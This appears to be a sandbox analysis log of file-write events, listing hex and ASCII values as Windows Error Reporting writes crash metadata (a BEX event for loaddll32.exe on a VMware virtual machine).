C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4354	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4358	2	09 00		success or wait	5	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4368	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 37 00 35 00 34 00 35 00 36 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>34754560</PeakPagefileUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4462	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4466	2	09 00		success or wait	5	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4476	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 32 00 39 00 38 00 36 00 38 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>29298688</PrivateUsage>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4550	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4554	2	09 00		success or wait	4	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4562	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4608	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4612	2	09 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4618	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4660	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4664	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4668	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4700	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4704	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4706	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4748	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4752	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4754	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4792	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4796	2	09 00		success or wait	2	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4800	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4852	4	0d 00 0a 00		success or wait	9	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4856	2	09 00		success or wait	18	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	4860	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	9	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	5542	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	5546	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	5548	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	5588	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	5592	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	5594	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	5632	4	0d 00 0a 00		success or wait	6	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	5636	2	09 00		success or wait	12	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	5640	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6194	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6198	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6200	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6240	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6244	2	09 00		success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6246	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6284	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6288	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6292	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6386	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6390	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6394	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 67 00 61 00 65 00 67 00 72 00 75 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>gaegru, Inc.</SystemManufacturer>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6500	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6504	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6508	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 67 00 61 00 65 00 67 00 72 00 75 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>gaegru7,1</SystemProductName>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6604	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6608	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6612	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6732	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6736	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6740	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 39 00 36 00 32 00 32 00 33 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613962235</OSInstallDate>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6822	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6826	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6830	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6932	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6936	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	6940	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7008	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7012	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7014	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7054	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7058	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7060	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7094	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7098	2	09 00		success or wait	2	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7102	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7198	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7202	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7204	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7240	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7244	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7246	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7270	4	0d 00 0a 00		success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7274	2	09 00		success or wait	6	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7278	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000F</Flags>	success or wait	3	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7524	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7528	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7530	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7556	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7560	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7562	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 33 00 3a 00 31 00 34 00 3a 00 35 00 34 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-22T23:14:54Z">	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7662	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7666	2	09 00		success or wait	2	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7670	260	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 37 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 34 00 30 00 38 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 34 00 37 00 38 00 31 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 34 00 37 00 38 00 31 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22 00 30	<Process AsId="407" PID="408" UptimeMS="4781" TimeSinceCreationMS="4781" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="0	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7930	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7934	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7938	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7958	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7962	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	7964	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8002	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8006	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8008	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8046	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8050	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8054	98	3c 00 47 00 75 00 69 00 64 00 3e 00 35 00 64 00 35 00 38 00 63 00 63 00 62 00 30 00 2d 00 61 00 64 00 31 00 37 00 2d 00 34 00 39 00 66 00 61 00 2d 00 62 00 30 00 38 00 64 00 2d 00 32 00 61 00 31 00 62 00 32 00 64 00 32 00 31 00 36 00 36 00 63 00 63 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>5d58ccb0-ad17-49fa-b08d-2a1b2d2166cc</Guid>	success or wait	1	6DBE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8152	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8156	2	09 00		success or wait	2	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8160	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 33 00 3a 00 31 00 34 00 3a 00 35 00 34 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-04-22T23:14 :54Z</CreationTime>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8258	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8262	2	09 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8264	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8304	4	0d 00 0a 00		success or wait	1	6DBE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA3BD.tmp.WERInternalMetadata.xml	8308	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DBE497A	unknown
